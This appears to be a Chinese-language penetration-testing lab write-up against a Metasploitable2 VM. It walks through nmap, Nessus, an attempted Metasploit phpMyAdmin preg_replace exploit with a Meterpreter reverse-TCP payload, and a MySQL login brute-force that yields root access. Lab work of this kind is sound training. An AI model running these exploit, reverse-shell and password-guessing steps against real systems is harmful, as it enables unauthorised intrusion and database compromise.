
最後，使用 nmap -O 進行目標對象主機作業系統識別，得到目標作業系統版本為 Linux 2.6.X 版本。




透過以上所得到的資訊加上 Nessus 掃出的漏洞問題，使用搜尋引擎上查找是否有可利用的漏洞。

使用工具	相關資訊
Nessus	**phpMyAdmin** Setup Script Configuration Parameters Arbitrary PHP Code Injection
	phpMyAdmin prior to 4.8.6 SQLi vulnerablity
nmap -sV (服務版本)	MySQL 5.0.51a-3ubuntu5
Nbtscan -hv (目標主機名稱)	METASPLOITABLE
Nmap -O (目標主機 OS 版本)	Linux 2.6.X

確認漏洞資訊與版本等關鍵資訊後，再由 Nessus 發現目標對象的 phpMyAdmin 服務因為過舊可能有許多漏洞能使用，利用 **Exploit Database** 網站來搜尋關鍵字-**phpmyadmin** 且將 Tag 欄位選擇Metasploit Framework (MSF)，發現 phpMyAdmin -'preg_replace'(Authenticated) Remote Code Execution (Metasploit)這標題和我們所想要的目標相近。 (https://www.exploit-db.com/exploits/25136)




觀察 **phpMyAdmin - 'preg_replace' (Authenticated) Remote Code Execution (Metasploit)**相關資訊，發現此漏洞可以引發 Remote Code Execution(遠端程式碼執行)。




接著依循執行下列步驟進行 Exploit：

利用 msfconsole 工具，嘗試利用已知漏洞攻擊目標主機弱點

[1] 執行 msfconsole 指令啟動 msfconsole 工具進入互動介面



[2] 使用 search + [keyword]在本機中(Kali Linux)中搜尋可以使用的漏洞腳本 發現所列出的選項中，具有對於 phpMyAdmin - 'preg_replace' (Authenticated) Remote Code Execution (Metasploit)的腳本，其編號 8，內容如下：



編號	8
Name	exploit/multi/http/phpmyadmin_preg_replace
Disclosure Date	2013-04-25
Rank	excellent
Check	Yes
Description	phpMyAdmin Authenticated Remote Code Execution via preg_replace()

[3] 搜尋到工具腳本後，接著開始使用 use + [path name]　　執行 use exploit/multi/http/phpmyadmin_preg_replace 指令

```
msf6 > use exploit/multi/http/phpmyadmin_preg_replace
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > 
```

[4] 使用 show options 查看模塊有哪些參數是必填與相關描述，其中 Required欄位 Yes 為必填、No 為非必要

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD                     no        Password to authenticate with
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME    root             yes       Username to authenticate with
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.1.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

[5] 設定 RHOSTS(Remote Host)參數，為目標對象主機的 IP address(Metasploitable2)，set [選項名稱] [IP address]。使用 set RHOSTS 10.0.1.5 設定目標，並且用 show options 是否必填欄位設定成功。

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 10.0.1.5
RHOSTS => 10.0.1.5
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD                     no        Password to authenticate with
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      10.0.1.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME    root             yes       Username to authenticate with
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.1.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


[6] 接著設定 payload

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > use exploit/multi/http/phpmyadmin_preg_replace
[*] Using configured payload php/meterpreter/reverse_tcp
```


```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > use exploit/multi/http/phpmyadmin_preg_replace
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD                     no        Password to authenticate with
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      10.0.1.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME    root             yes       Username to authenticate with
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.1.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

[7] 基礎設定完成後，嘗試執行 exploit 指令結果發現無法滲透至對方主機，並查找原因可能為目標主機的 phpMyAdmin 服務版本可能無此漏洞的 (phpMyAdmin -'preg_replace' (Authenticated) Remote Code Execution (Metasploit))，此漏洞出現在 3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3 版本之間。(經過查詢與觀察，基礎設定都已完整，但仍出現此問題，因此推斷為版本問題)

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > exploit

[*] Started reverse TCP handler on 10.0.1.4:4444
[*] Cannot reliably check exploitability.
[*] Grabbing CSRF token...
[-] Exploit aborted due to failure: not-found: Couldn't find token. Is URI set correctly?
[*] Exploit completed, but no session was created.
```



得知這影響版本為 3.5.x<3.5.8.1 和4.0.0<4.0.0-rc3。PHP 版本大於5.4.6不受影響。




轉換測試對象：

因為上述無法成功滲透，因此將改變方向，以 MySQL 漏洞為目標測試。

使用工具	相關資訊
Nessus	**phpMyAdmin** Setup Script Configuration Parameters Arbitrary PHP Code Injection
	phpMyAdmin prior to 4.8.6 SQLi vulnerablity
nmap -sV (服務版本)	MySQL 5.0.51a-3ubuntu5
Nbtscan -hv (目標主機名稱)	METASPLOITABLE
Nmap -O (目標主機 OS 版本)	Linux 2.6.X

如同上述 msfconsole 步驟，嘗試測試 MySQL 資料庫漏洞：

[1] 進入 msfconsole 並search MySQL 得到許多模塊，我們找尋針對 linux 下的 MySQL 模塊，並選擇 login 這個關鍵字的腳本。



[2] use auxiliary/scanner/mysql/mysql_login 這次使用的是 auxiliary 輔助模式，在這模式下主要是以測試密碼為主，而非 exploit。

[3] 顯示模塊基本設定

[4] 設定 RHOSTE 目標對象 10.0.1.5

[5] 為了使用多組密碼測試遠端資料庫連線，接著設定與密碼有關的設定

a. ser BLANK_PASSWORDS 設定為 true

b. set PASS_FILE Desktop/MySQL_Password.txt


➢ 常見使用密碼檔


c. set USER_FILE Desktop/User.txt

➢ 常見使用者名稱

d. set STOP_ON_SUCCESS


➢ 成功猜中立即停止






[6] 確認設定無誤後，利用 exploit 指令執行使用者名稱測試結果發現在文字檔中，msfadmin、admin、123456、password、66666 都是錯誤的。

而成功的使用者名稱為”root”。



[7] 回到 kali 下的 terminal，執行 mysql -u root -h 10.0.1.5 連接至目標主機的 MySQL 資料庫進行操作。

- -u：填入使用者名稱，此部分用所得到的"root"進入
- -h：host name




發生問題，原因為 SSL 的版本不相容

背景：客戶端連線mysql8.x出現"ERROR 2026 (HY000): SSL connection error: unknown error r

mysql -h 10.233.117.225 -P3306 -uroot -p


方案一（過時）：

mysql -h10.233.117.225 -P3306 -uroot -p --skip-ssl




上網搜尋可解決之辦法，發現 skip ssl 即可

(https://blog.csdn.net/m0_54883970/article/details/126113133)

